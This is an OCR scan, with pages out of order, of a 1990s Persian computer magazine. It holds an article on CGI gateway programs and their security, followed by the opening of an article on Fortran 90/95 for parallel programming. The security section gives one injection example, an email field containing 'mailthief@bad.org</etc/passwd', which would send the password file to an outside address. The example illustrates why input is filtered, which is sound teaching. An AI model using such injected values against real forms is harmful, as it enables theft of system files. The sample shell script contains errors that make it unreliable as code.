
گام بعدی عرضه یک پرسشنامه الکترونیک برای دریافت داده‌های ورودی کاربران است. کاربر می‌تواند با فراخوانی این پرسشنامه درخواست^{۱۳} خود را به اطلاع خادم شبکه دانشگاه برساند. سپس خادم شبکه برنامه «دروازه» را فرا می‌خواند و این برنامه به نوبه خود براساس خواست کاربر اطلاعات لازم را از بانک اطلاعاتی استخراج کرده و مجدداً از طریق خادم به مرورگر مخدوم منتقل می‌کند. تعداد زیادی از سیستمهای کاوشگر^{۱۴} در تار جهان گستر براین مینا کار می‌کنند. البته لازم به تأکید است که زمینه کاربست برنامه‌های «دروازه» و نیز ساختار آنها طیف گسترده‌ای را تشکیل می‌دهد. برخی از این برنامه‌ها کاری نمی‌کنند جز یک فراخوانی ساده فرمانی از سیستم عامل نظیر date (برای عرضه ساعت و تاریخ به کاربر) یا finger و rwho در سیستم عامل یونیکس و برخی دیگر از این برنامه‌ها میان وب و بانک اطلاعاتی پیوند برقرار می‌کنند.

تحقق فنی برنامه‌های «دروازه»

سازوکار برنامه‌های «دروازه» به شرح زیر است:

کاربر به‌وسیله یک پرسشنامه الکترونیک که به زبان html نگاشته شده، از طریق مرورگر خود، درخواست خویش را به خادم عرضه می‌کند. خادم توسط URL دریافتی «مطلع» می‌شود که در این مورد مشخص به‌جای عرضه محتوای یک پرونده برای مخدوم باید برنامه‌ای را به اجرا درآورد. خادم این برنامه را (که همان برنامه «دروازه» است) فرا می‌خواند و داده‌های ورودی

11) browser 12) 4GL 13) request 14) Search Systems



آنگاه این رشته علامات در یک متغیر محیط به نام QUERY_STRING ذخیره می‌گردد. برای مثال محتوای متغیر محیطی پیشگفته که شامل نام کوچک و نام خانوادگی یک فرد است و به برنامه «دروازه» تحت نام search.cgi در فهرست راهنمای ^{۲۱} cgi-bin منتقل می‌شود، عبارتست از: `http://hostname/cgi-bin/search.cgi?surname+familyname`

در این حالت انتقال پارامترها به search.cgi از طریق ورودی استاندارد صورت نمی‌پذیرد. برنامه «دروازه» برای استفاده از پارامترها می‌بایست محتوای متغیر پیرامونی QUERY_STRING را به‌طور کامل بخواند و اطلاعات لازم را از آن استخراج نماید.

۲- روش POST: از این روش عموماً هنگامی استفاده می‌شود که حجم وسیعی از داده‌ها توسط خادم به مخدوم فرستاده شود یا اینکه پارامترها می‌بایست به‌گونه‌ای رمزی‌کدبندی شوند. در این شیوه برای انتقال پارامترها به «دروازه» از ورودی استاندارد استفاده می‌شود.

رشته علامتهای زیر نمونه‌ای از پارامترگذاری به روش POST است که حاوی نام و نام خانوادگی و نشانی پست الکترونیک یک فرد است:

`NAME=surname+familyname&EMIL=alias@example.com`

لازم به تذکر است که علامت «&» به‌عنوان حد فاصل میان پارامترها به‌کار می‌رود و علامت «=» حد فاصل بین یک پارامتر و ارزش آن است. به‌جای فاصله ^{۲۲} از علامت «+» استفاده می‌شود. برنامه «دروازه» از رشته علامات فوق پارامترهای زیر را از یکدیگر جدا می‌سازد.

`NAME=surname familyname`

`EMAIL=alias@example.com`

نمونه‌ای مشخص از یک برنامه دروازه

در این قسمت از مطلب برای درک بهتر مضمون، مثالی ساده از یک برنامه دروازه ارائه می‌شود. از آنجا که ذکر مثالی بلند در مجال این مختصر نمی‌گنجد، در اینجا به تشریح یک برنامه بدون پارامتر اکتفا می‌شود که فراخوانی آن موجب ایجاد یک سند html به گونه‌ای پویا می‌شود که تاریخ

21) directory 22) space

کاربر را که به وسیله پرسشنامه الکترونیک دریافت کرده به‌جای پارامتر به «دروازه» منتقل می‌کند. برنامه «دروازه» پس از اجرای وظایف خود داده‌های خروجی را به‌صورت متن html به‌طور مستقیم و یا غیر مستقیم به خادم منتقل کرده و خادم نیز این داده‌های خروجی را در اختیار مخدوم که در این مورد مرورگر کاربر است قرار می‌دهد.

در ابتدا برنامه‌های «دروازه» به شیوه‌های بسیار متفاوتی نوشته می‌شدند. این تنوع در نوشتن برنامه‌ها موجب می‌شد برنامه‌ای که مثلاً برای قلمروی ^{۱۵} NCSA نوشته شده بود توسط قلمروی CERN قابل اجرا نباشد. مشکل دیگری که نویسندگان برنامه‌های «دروازه» با آن مواجه بودند عبارت از آن بود که مشخص نبود مخدوم چه گونه‌ای ^{۱۶} از داده‌ها را می‌پذیرد. برای برطرف کردن این مشکلات در طول زمان شیوه استاندارد برای نوشتن برنامه‌های «دروازه» پدید آمد که به «واسط عمومی دروازه» ^{۱۸} شهرت یافته است. CGI سازگاری برنامه‌های «دروازه» با خادماهای متفاوت را تأمین می‌کند.

تبادل داده‌ها و ارتباط میان خادم شبکه و برنامه «دروازه» به کمک متغیرهای مختلف محیط ^{۱۹} صورت می‌گیرد. در پایان این مقاله فهرستی از مهمترین متغیرهای محیط ارائه شده است.

به کمک متغیرهای پیشگفته خادم اطلاعاتی در مورد خود و نیز داده‌هایی که از کاربر اینترنت دریافت کرده است به برنامه «دروازه» می‌دهد. جریان تبادل داده‌ها میان مرورگر و برنامه «دروازه» را می‌توان در شکل بالای صفحه دید.

انتقال پارامترها از لحاظ فنی می‌تواند به چندین شیوه صورت گیرد که عمده‌ترین آنها عبارتند از:

۱- روش GET: در این حالت پارامترها به URL الحاق می‌شود و بدین ترتیب یک رشته علامات ^{۲۰} به شکل زیر به‌دست می‌آید:

پارامتر نام + ... + پارامتر دوم + پارامتر یکم؟ URL

- | | |
|--------------------------|--|
| 15) domain | 16) National Center for Supercomputing Applications, USA |
| 17) type | 18) CGI-Common Gateway Interface |
| 19) environment variable | 20) String |

اما برای به اجرا درآمدن این برنامه تنها رجوع دادن به آن در یک متن html کفایت نمی‌کند. اگر برنامه فوق در یک فهرست راهنما مثلاً `/usr/local/www/CGI` که شامل برنامه‌های قابل اجرا توسط خادم است تحت عنوان `date` ثبت شده باشد، ارجاعی نظیر

`http://computername/CGI/date`

صرفاً موجب ظاهر شدن محتوای برنامه یعنی سطرهای ۱ تا ۱۴ مثال بالا در صفحه مرورگر خواهد شد. برای اینکه خادم برنامه را فراخواند و حاصل برنامه در صفحه مرورگر ظاهر گردد، ضروری است که:

(۱) پرونده از لحاظ سیستم عامل قابل اجرا باشد، برای این کار با استفاده از فرمان `chmod a+rx/usr/local/www/CGI/date` در سیستم عامل یونیکس باید نشان قابلیت اجرایی^{۲۴} پرونده علامتگذاری شود.

(۲) در پرونده پیکربندی^{۲۵} خادم WWW پرونده `date` به عنوان پرونده‌ای قابل اجرا ثبت شود. برای یک کار لازم است که در پرونده پیکربندی خادم WWW سطر زیرین افزوده شود:

`Exec /CGI/date /usr/local/www/CGI/date`

تدبیرهای ضروری برای تضمین امنیت برنامه‌های «دروازه»

فن CGI هرچند افقهای نوینی در رابطه با پویایی و ارتباط کنشی در تار جهان گستر می‌گشاید، اما خطرهای نوینی در مورد دست یازی شورانه به خادم شبکه را نیز به همراه دارد. براساس یک اصل بنیادین در تولید نرم‌افزار برنامه‌های بزرگ و بفرنج همواره خطا آلودند. از آنجا که برنامه‌های دروازه - که وظایفی جدی به عهده دارند - معمولاً از چندصد سطر تشکیل می‌شوند، احتمال خطا در آنها زیاد است. هر خطا به عنوان رخنه‌ای در سیستم تضمین امنیت داده‌های خادم می‌تواند عمل کند. از اینرو دقت در نوشتن برنامه‌های دروازه از اهمیتی اساسی برخوردار است.

با گسترش شبکه‌های کامپیوتری موضوع اتخاذ تدبیرهای ضروری برای تضمین امنیت برنامه‌های دروازه به طور فزاینده‌ای در مرکز توجه برنامه‌نویسان و مدیران شبکه قرار می‌گیرد. در این رابطه در حال حاضر مجموعه‌ای از قاعده‌ها وجود دارد که رعایت آنها در ایجاد برنامه‌های دروازه برای پیشگیری بسیاری از مشکلات سودمند است. برخی از این قاعده‌ها عبارتند از:

(۱) بهتر است که همه برنامه‌های دروازه در یک فهرست راهنما در نزد خادم قرار داشته باشند و برنامه‌های خارج از این فهرست راهنما قابل اجرا نباشند. این امر موجب کاهش این خطر می‌شود که کاربران با سوءنیت برنامه‌های دروازه خود را در گوشه‌ای از سیستم پرونده‌ها^{۲۶} پنهان ساخته و از آنجا دست به عملیات غیر مجاز بزنند. به علاوه

جاری و وقت دقیق لحظه را به وسیله مرورگر عرضه می‌کند. چنین برنامه‌ای را می‌توان به صورت shell script به شکل زیر نوشت:

```
1 #!/bin/sh
2 # Header:
3 echo "content_type:text/plain"
4 echo " "
5 # Body(date):
6 echo "<HTML>"
7 echo "<TITLE>Date and Time</TITLE>"
8 echo "</HEAD>"
9 echo "<BODY>"
10 ECHO "<H1>Date and Time</H1>"
11 echo "<P>Today is 'date\' " + %d.%m.19%y\';"
12 echo "It is 'date\' " + % T\'.</P>"
13 echo "</BODY>"
14 echo "<?HTML>"
```

همانگونه که دیده می‌شود برنامه از دو قسمت سرآیند و بدنه تشکیل شده است. در قسمت سرآیند (سطرهای ۱ تا ۴) پیش از عرضه هرگونه داده خروجی برنامه یک سلسله فوق اطلاعات^{۲۳} توسط فرمان `content_type` ارائه می‌دهد. این فرمان بیانگر گونه داده‌های خروجی است که در این مورد مشخص به شکل متن گونه است. برای آنکه بتوان داده‌های خروجی را به صورت تصویری یا آوایی ارائه کرد می‌توان از `image/gif` و یا `audio/basic` به جای `text/plain` استفاده کرد. برای جدا کردن سرآیند و بدنه برنامه از یکدیگر وجود یک سطر خالی پس از `content_type` اجباری است. برای اینکه داده‌های خروجی در مرورگر به جای متن ASCII در قالب html ارائه شود از سطر ۶ تا ۱۴ برنامه از برجسبهای html بهره جسته شده است. اگر فرض بر این باشد که خادم این برنامه را در روز ۱۷ آوریل ۱۹۹۷ در ساعت ۲۱ و ۲۵ دقیقه و ۸ ثانیه فراخواند، حاصل اجرای این برنامه متن زیر در قالب html خواهد بود:

```
<HTML>
<HEAD>
<TITLE>Date and Time </TITLE>
</HEAD>
<BODY>
<H1> Date and Time</H1>
<p>Today is 17.04.1997;
It is 1:53:08.</P>
</BODY>
</HTML>
```

23) meta information

24) execute flag 25) Configuration File 26) file system

اگر محدودیتی برای استفاده کاربر از علامتهای قابل نوشتن در خانه‌ای که مربوط به ارسال پست الکترونیک است وجود نداشته باشد، کاربری با نام مستعار mailthief می‌تواند سطر زیرین را در این خانه بنویسد:

mailthief@bad.org</etc/passwd

و سپس درخواست خود را برای خادم شبکه بفرستد. نتیجه آن خواهد شد که برنامه دروازه پرونده گذرواردهای سیستم را به نشانی پست الکترونیکی کاربر مزبور ارسال خواهد کرد. چنین پدیده‌ای می‌تواند پیامدهای وحشی برای سیستم دربر داشته باشد.

تجربه نشان داده است که با در نظر داشتن قاعده‌های پیشگفته استفاده از برنامه‌های دروازه امکانات گسترده و مطمئنی جهت استفاده از تار جهان گستر برای کاربر فراهم می‌آورند.

ضمیمه:

متغیرهای محیطی زیر از آن جمله متغیرهایی هستند که ارزش آنها وابسته به چگونگی ارتباط گیری خادم با مخدوم ندارد:

- **SERVER_SOFTWARE**: مشخص کننده خادمی است که برنامه دروازه را فرا می‌خواند. ارزش این متغیر شامل نام خادم — به طور مثال CERN — و روایت نرم‌افزار آن است مانند 3.0 pre 6

- **SERVER_NAME**: مشخص کننده نام کامپیوتری است که خادم بر روی آن نصب شده است. به طور مثال mark.informatik.tu-berlin.de:

- **GATEWAY_INTERFACE**: مشخص کننده روایت CGI است که مورد پشتیبانی خادم قرار می‌گیرد. به طور مثال CGI/1.1:

ارزش متغیرهای محیطی زیر وابسته به چگونگی ارتباط گیری خادم با مخدوم است:

- **SERVER_PROTOCOL**: شامل نام و روایت قراردادی است که به کمک آن مخدوم با خادم ارتباط می‌گیرد. به طور مثال HTTP/1.0

- **SERVER_PORT**: شامل درگاهی^{۲۸} است که از آنجا درخواست کاربر عبور می‌کند. به طور مثال درگاه شماره ۸۰

- **REQUEST_METHOD**: شامل شیوه ارتباط گیری و ارسال درخواست مخدوم به خادم است. به طور مثال GET, POST, PUT

- **PATH_INFO**: دستیابی به یک برنامه دروازه و فراخوانی آن از طریق مسیر (مجازی) پرونده شامل این برنامه صورت می‌گیرد. به طور مثال /usr/local/www/cgi/example

نگهداری متمرکز برنامه‌های دروازه این فایده را برای مدیران شبکه دربر دارد که بر کلیه برنامه‌های دروازه تسلط داشته باشند. مسلماً باید در چنین فهرست راهنمایی حقوق دستیابی به پرونده‌ها به گونه‌ای تنظیم شده باشد که تنها مدیران شبکه بتوانند برنامه‌های دروازه را نصب کنند.

(۲) به جای یک زبان تفسیری از یک زبان قابل همگردانی مانند C, ++C یا جاوا برای نوشتن برنامه دروازه استفاده شود. علت چنین توصیه‌ای آن است که زبانهای قابل همگردانی مطمئنتر از زبانهای تفسیری هستند. یک برنامه دروازه که به یک زبان همگردانی نوشته شده به صورت رمز دودویی موجود است و بدین ترتیب در برابر خطر دستیابی با سوءنیت مصون می‌ماند. افزون بر این برنامه‌های دروازه پرحجم که به زبان تفسیری نوشته شده‌اند از وضوح کمتری برخوردارند و در نتیجه خطاپذیرترند.

(۳) به عنوان پایه اطلاعاتی، به جای پرونده‌های متن‌وار از بانک اطلاعاتی استفاده شود. در چنین حالتی خود سیستم مدیریت بانک اطلاعاتی از داده‌ها در برابر دستیابی غیرمجاز حفاظت می‌کند. به کمک بانک اطلاعاتی می‌توان یک نظرسنجی ویژه برای کاربران با حقوق محدود ایجاد کرد. در صورتیکه اگر به جای بانک اطلاعاتی از پرونده‌های متن‌وار استفاده شود امکان دستیابی غیرمجاز به داده‌ها از طریق رخنه‌های ایمنی موجود در برنامه‌های دروازه وجود دارد.

(۴) هنگام نوشتن برنامه دروازه باید از انتشار اطلاعاتی در مورد کامپیوتر میزبانی که خادم شبکه بر روی آن نصب شده است پیشگیری کرد. به عنوان مثال باید دقت کرد که فرمانهایی نظیر ps در سیستم عامل یونیکس که روندهایی را که توسط خادم به اجرا در می‌آیند ارائه می‌دهد، توسط برنامه دروازه فراخوانده نشود. زیرا چنین فرمانی اطلاعاتی را در اختیار کاربران با سوءنیت که در وهله اول برای پیشبرد هدفهای خود نیازمند اطلاعاتی در مورد خادمند قرار می‌دهد.

(۵) برنامه دروازه را قبل از کاربست باید مورد آزمایش قرار داد که آیا به وسیله داده‌های ورودی کاربر از کار می‌افتد؟ یک سیستم از کار افتاده به کاربران با سوءنیت امکان سوءاستفاده را می‌دهد. از جمله مواردی که در عمل غالباً پیش می‌آید و می‌تواند به از کار افتادن برنامه دروازه بیانجامد، نقض حدود یک آرایه در جریان اجرای برنامه است.

(۶) بهتر است قبل از آنکه داده‌های ورودی کاربران به صورت پارامتر به برنامه دروازه منتقل شود، واریسی شود که آیا این داده‌های ورودی شامل برخی علامات نظیر فوق نمادهای پوسته^{۲۹} سیستم عامل اند یا خیر. وجود علامتهایی مانند !, |, < و > در داده‌های ورودی می‌تواند راه را برای عملیات غیر مجازی مانند مثال زیر هموار کند:

فرض کنید که برنامه دروازه از پرسشنامه‌ای الکترونیکی بهره می‌جوید. کاربر می‌تواند توسط این پرسشنامه پست الکترونیک نیز ارسال کند.

28) port

29) Shell Metasymbols

[5] Reiner Klute; Yweiter Gang; Dynamische dokumente mit dem CERN-WWW-Server, iX; August 1994; Nr.8;S.140ff

[6] Reiner Klute; Sicherheit im World Wide Web-Verschlusssache; iX; December Nr.12; S.132-145

[7] Reiner Klute; Das World Wide Web-Multimedialer Hypertext im Internet; Addison Wesley; 1995

[۸] واژه نامه کامپیوتر و انفورماتیک، تهیه و گردآوری: کمیته واژه نامه انجمن انفورماتیک ایران، فروردین ۱۳۷۳

• PATH.INFO: دستیابی به یک برنامه دروازه و فراخوانی آن از طریق مسیر (مجازی) پرونده شامل این برنامه صورت می گیرد. به طور مثال: `/usr/local/www/cgi/example`

• QUERY_STRING: از این متغیر عمدتاً در موارد زیر استفاده می شود:

(۱) هنگامی که از سطح یک متن html می توان به جستجوی واژه ای پرداخت (به کمک برجسب ISINDEX)

(۲) هنگامی که برنامه دروازه داده های ورودی کاربر را از طریق یک پرسشنامه الکترونیک نوشته شده به زبان html دریافت کند.

• REMOTE_HOST: نام کامپیوتری است که درخواست کاربر را به خادم می فرستد.

• REMOTE_ADDR: نشانی کامپیوتر مخدوم است که درخواستی را به خادم ارسال می کند. به طور مثال: 129.217.24.126

• AUTH_TYPE: اگر برنامه دروازه برای استفاده همگانی نوشته نشده باشد و به کمک گذرواژه قابل استفاده باشد، این متغیر مشخص کننده شیوه ای است که برای تعیین هویت کاربر به کار می رود.

• REMOTE_USER: نام کاربری است که به پرونده های حفاظت شده از طریق گذرواژه دسترسی دارد. این نام الزاماً با نام کاربر سیستم یونیکس یکی نیست.

• CONTENT_TYPE: درخواست هایی که به شیوه POST داده هایی را به خادم می فرستند و به کمک این متغیر اطلاعاتی را در مورد نوع داده های مزبور عرضه می کنند.

• CONTENT_LENGTH: در شیوه PUT این متغیر شامل طول داده های موجود در ورودی متعارف^{۲۹} در واحد بایت متناسب با اطلاعات ارائه شده توسط مخدوم است.

منابع

[1] Susane Frank, Sicherheit fur das Common Gateway Interface, Verriegeln, von Hintetrueren; UNIX OPEN; Mai 1996; Nr.5; S.126-129

[2] John December; Java: Einfuhrung und uberblick; Markt und Technik; Buch und Softwareverlag; 1996

[3] Russ Jones Adrian Ney; HTML und das World Wide Web; O'Reilly/International Thomson Verlag; 1995

[4] Lincoln D.Stein; The World Wide Web Security FAQ; Version 1.1.4; December 1995

29) standard input

منتشر شد

گزارش کامپیوتر

سال هجدهم شماره های ۱ تا ۶

(شماره های پیاپی ۱۳۰ تا ۱۳۵)

۱۳۷۵

انتشارات انجمن انفورماتیک ایران

بهای سالنامه برای اعضای انجمن ۱۵۰۰۰ ریال و برای دیگران ۲۰۰۰۰ ریال است.

برای تهیه سالنامه با دفتر انجمن تلفن ۶۵۶۶۸۷ و یا به نشانی انجمن صندوق پستی ۱۴۱۵۵-۱۱۹۶ تهران تماس بگیرید.

تکامل زبان فرترن برای برنامه‌سازی موازی

غلامرضا بیات

عضو هیأت علمی پژوهشگاه مواد و انرژی

چکیده

که به صورت یک زبان ساختیافته در حوالی سالهای ۱۹۸۰ وارد بازار گردید.

با توسعه و تکامل سخت‌افزار، بخصوص در زمینه چندپردازنده‌ها، پردازش موازی الگوریتمها مطرح شد. این نوع پردازشها زبانهای خاصی را اقتضا می‌نمودند تا بتوان داده‌های حجیم را بین پردازنده‌های مختلف توزیع و نتیجه محاسبات را به موقع جمع‌آوری و جمع‌بندی نمود. سازندگان زبان فرترن به فکر ایجاد نسخه‌ای جدید از این زبان شدند که از عهده عملیات پردازش موازی برآید. بدین منظور فرترن ۹۰ در ابتدای دهه ۹۰ تولید و به بازار عرضه شد. اخیراً نیز نسخه جدیدتری با عنوان فرترن ۹۵ وارد بازار نرم‌افزار گردیده است.

در چند سال گذشته یک نرم‌افزار کمکی تحت عنوان HPF (High Performance Fortran formance Fortran) برای الحاق به فرترن ۹۰ تولید شده است که می‌تواند عملیات موازی بیشتری را روی کامپیوترهای موازی انجام دهد. اگرچه نسخه‌های متعدد فرترن، از فرترن ۲ گرفته تا فرترن ۹۵، توسط سازمان استانداردهای بین‌المللی (ISO) استاندارد شده‌اند ولی HPF تاکنون توسط این سازمان استاندارد نشده است و فعلاً به صورت استاندارد اجباری (de facto) موجود است. اخیراً تعدادی از دستورالعملهای HPF استاندارد شده و جزو دستورالعملهای فرترن ۹۵ درآمده است.

در این مقاله ابتدا بخشی از دستورالعملهای تکامل یافته فرترن ۹۰ که بر پایه فرترن ۷۷ قرار دارد، توضیح داده می‌شود. سپس با تأکید بر جنبه‌های پردازش موازی، تعدادی از دستورالعملهای مهم فرترن ۹۰ و فرترن ۹۵ و نحوه استفاده از آنها بررسی و در خاتمه ویژگیهای پردازش موازی HPF توضیح داده خواهد شد.

فرترن ۹۰

چون فرترن ۹۰ بر پایه فرترن ۷۷ بنا نهاده شده است، تمامی دستورالعملهای فرترن ۷۷ بر روی این زبان نیز قابل اجرا است. حدود ۶۰ درصد فرترن ۹۰ را فرترن ۷۷ تشکیل می‌دهد. ۴۰ درصد باقیمانده، دستورالعملهایی هستند که برای مقاصد جدید برنامه‌سازی تدارک دیده شده است. نمودار یک شمای کلی فرترن ۹۵ و سهم بخشهای مختلف توسعه یافته آن را نشان می‌دهد.

زبان فرترن که یکی از اولین زبانهای سطح بالای برنامه‌سازی کامپیوتر برای مقاصد علمی است در طول چهار سال گذشته همگام با تحولات سریع سخت‌افزار و نرم‌افزار، تکامل زیادی یافته است. بعد از فول فرترن ۴، که پس از تولید زبانهای ساختیافته‌ای مانند پاسکال و C به وجود آمد، فرترن ۷۷ که یک زبان ساختیافته است نتوانست در بین برنامه‌سازان کامپیوتر جایگاه مهمی را بیابد. نسخه‌های بعدی این زبان، فرترن ۹۰ و فرترن ۹۵، علاوه بر قابلیت خوب برنامه‌سازی که در ماشینهای ترتیبی دارند، دارای قابلیت برنامه‌سازی موازی نیز می‌باشند. در این مقاله ویژگیها و سیر تکاملی این زبان، با تأکید بر جنبه‌های برنامه‌سازی الگوریتمهای موازی مورد بررسی قرار می‌گیرد.

مقدمه

زبان فرترن، به عنوان یک زبان برنامه‌سازی کامپیوتر، بخصوص در زمینه‌های پردازش عددی برای مقاصد علمی، در بین سایر زبانهای برنامه‌سازی جایگاه ویژه‌ای دارد. این زبان اولین بار در سال ۱۹۷۵ روی یک کامپیوتر آی‌بی‌ام ۷۰۴ پیاده شد، و بلافاصله یک تیم مأمور توسعه و تکامل آن شد. نتیجه کار این تیم با عنوان فرترن ۲ در سال ۱۹۵۸ تولید و نسخه کاملتر آن با عنوان فرترن ۴ در سال ۱۹۶۲ وارد بازار نرم‌افزاری جهان شد.

اشکال اساسی این سری از زبانهای فرترن استفاده زیاد از دستور GOTO است که اصطلاحاً گفته می‌شد زبان فرترن استفاده از GOTO را تشویق می‌کند. استفاده از دستورهای متعدد پرش GOTO در طول یک برنامه نه تنها خوانایی یک برنامه را (که خود شاخص مهمی در ارزیابی برنامه‌هاست) با مشکل مواجه می‌کند، بلکه دنبال کردن روال طبیعی برنامه برای مقاصد اشکال زدایی را نیز مشکل می‌سازد.

باروی کار آمدن زبانهای نظیر پاسکال، الگول و C و استفاده از ساختارهایی نظیر Repeat، While، If...then...else، دست‌اندرکاران تهیه زبان فرترن بر آن شدند تا این ساختارهای مفید را نیز در زبان قدرتمند فرترن به کار گیرند. نتیجه این کوشش، تهیه و تولید زبان فرترن ۷۷ است.

ساختارهای کنترلی

می‌دانیم یکی از اساسی‌ترین ضعف‌های فرترن ۴ استفاده زیاد از دستور GOTO است (به‌خاطر غیرساختیافتگی). در فرترن ۷۷ این عیب برطرف شده است و این زبان با استفاده از ساختارهای نظیر While و Repeat و If...then...else به شکل ساختیافته تبدیل شده است. در فرترن ۹۰ این ساختیافتگی کامل‌تر شده و دستور DO برای دستورهای فوق تکامل بیشتری پیدا کرده است. مثلاً با استفاده از دستور DO بدون پرچسب (Lable) می‌توان به برنامه‌های این زبان شکل مناسب‌تری داد.

مثال ۱:

```
DO I=1, Table.Size
  IF (ITEM == Table(I) then
    Location = I
  Exit
Endif
Enddo
```

پردازش عددی

یکی از مشکلات فرترن ۷۷ عدم حمل‌پذیری دقت اعداد است. بدین معنی که نمی‌توان روی سخت‌افزارهای مختلف دقت واحدی برای اعداد تعریف نمود. در فرترن ۹۰ با استفاده از توابع از پیش ساخته شده و با توجه به نوع کامپیوتری که برنامه روی آن اجرا می‌شود، می‌توان دقت اعداد را به دلخواه مشخص کرد. مثلاً متغیرهای حقیقی R1 و R2، در تعریف زیر، دارای ۱۰ رقم دهدهی هستند و تا ۱۰^{۳۰} را شامل می‌شوند.

```
REAL (SELECT_REAL_KIND (10,30)::R1,R2
```

```
Integer (SELECT_INT_KIND (5):: I1 , I2
```

مقادیر I1 و I2 می‌توانند اعداد صحیح بین ۱۰^{-۵} تا ۱۰^۵ را به خود اختصاص دهند.

توابع Select-Int-Kind و Select-Real-Kind از نوع پیش ساخته هستند که تعداد ارقام متغیرهای R1، R2، I1 و I2 را با دقت لازم مشخص می‌سازند.

پردازش آرایه‌ای


می‌دانیم که برای محاسبه آرایه‌ها معمولاً از دستور DO استفاده می‌شود. در فرترن ۹۰ این امکان وجود دارد که همانند متغیرهای ساده بتوان عملیات آرایه‌ای را انجام داد.

مثلاً:

$$A = 2 * B + C$$

که بر روی عناصر نظیر به نظیر در ماتریسهای A، B، C عمل می‌کند.

باتوجه به اینکه حجم زیادی از نرم‌افزارهای موجود با زبان فرترن ۷۷ نوشته شده است، کمیته استانداردهای فرترن سعی نموده است تا تقریباً تمامی دستورالعملها و ضوابط موجود در فرترن ۷۷ را در ساختار فرترن ۹۰ حفظ نماید. باین حال بعضی از ویژگیهای فرترن ۷۷ که وابسته به پردازنده هستند در فرترن ۹۰ محدود شده‌اند، ولی تقریباً تمامی نرم‌افزارهای عام که با زبان فرترن ۷۷ نوشته‌اند روی فرترن ۹۰ نیز قابل اجرا هستند. شکل ۱ نیز نشان می‌دهد که بخش اعظم فرترن ۹۰ را فرترن ۷۷ تشکیل می‌دهد.



شکل ۱

شکل برنامه و اسامی

در فرترن ۹۰ شکل جدیدی از کد برنامه ارائه می‌شود. طول اسامی می‌تواند تا ۳۱ علامت باشد، «؛» جملات مرکب در یک خط را از هم جدا می‌کند، توضیحات (Comment) می‌تواند در هر جا و بعد از علامت «!» ظاهر شود.

مثال زیر توضیحی بر موارد بالا است.

```
(SUBROUTINE SWAP (ARG_A,ARG_B)
```

```
Integer, INTENT (IN,OUT):: ARG_A,ARG_B
```

```
Integer :: Temp ! NEW Form of declaration
```

```
TEMP=ARG_A;ARG_A=ARG_B; ARG_B=TEMP
```

```
END
```

در سطر سوم با استفاده از علامت «!» پس از دستورالعمل توصیفی و معرفی TEM1 یک عبارت توضیحی اضافه شده است، و در سطر چهارم سه دستورالعمل اجرایی در یک سطر قرار گرفته‌اند که با علامت «؛» از یکدیگر جدا شده‌اند.

CALL CONCERT (1, BACKUP=4)
CALL CONCERT (TIME=2, LOC=1)

در صورت اول به هر چهار پارامتر مقادیر واقعی نسبت داده شده است، در حالت دوم پارامتر اول به مقدار یک و پارامتر چهارم با ذکر اسم آن به مقدار چهار محدود شده است. و پارامترهای دوم و سوم مقداری به خود نگرفته‌اند. در صورت سوم، با تغییر دادن ترتیب متغیرها، به متغیر دوم مقدار دو و به متغیر اول مقدار یک نسبت داده شده است.

می‌دانیم یکی از قدرتمندترین ویژگی در بعضی زبانها ویژگی فراخوانی بازگشتی^۱ است. با توجه به اینکه خیلی از الگوریتمهای مهم و پرمصرف به‌طور بازگشتی عمل می‌کنند این ویژگی در یک زبان از اهمیت ویژه‌ای برخوردار است. مثال زیر بخشی از یک زیربرنامه بازگشتی که برای مرتب سازی به روش Quick Sort نوشته شده را نشان می‌دهد. فرترن ۹۰ دارای ویژگی بازگشتی است.

مثال:

```
RECURSIVE SUBROUTINE QUICK-  
    SORT(NUMBERS, START, END)  
    ...  
    NEW_START = ...  
    NEW_END = ...  
    IF (START <= END - 10) THEN  
        CALL QUICK_SORT (NUMBERS, NEW_START,  
            NEW_END)  
    END IF  
    ...
```

پیمانه‌ها^۲

این ویژگی باعث تعریف داده‌های عمومی^۳ می‌شود.

قدرت این دستور خیلی بیشتر از دستور COMMON است که در فرترن ۴ یا ۷۷ وجود دارد. خطای احتمالی که معمولاً در پردازش صورت می‌گیرد نیز کمتر است. دسترسی بر محتوای متغیرهای MODULE توسط دستور USE صورت می‌گیرد. مثال زیر نحوه تعریف یک پیمانه و استفاده از آن را نشان می‌دهد.

```
MODULE T_FORD  
    REAL, DIMENSION (100,100) :: A,B,C  
    INTEGER :: I1, I2  
END Module T_FORD  
...  
SUBROUTINE SS
```

1) Recursive 2) Modules 3) Global

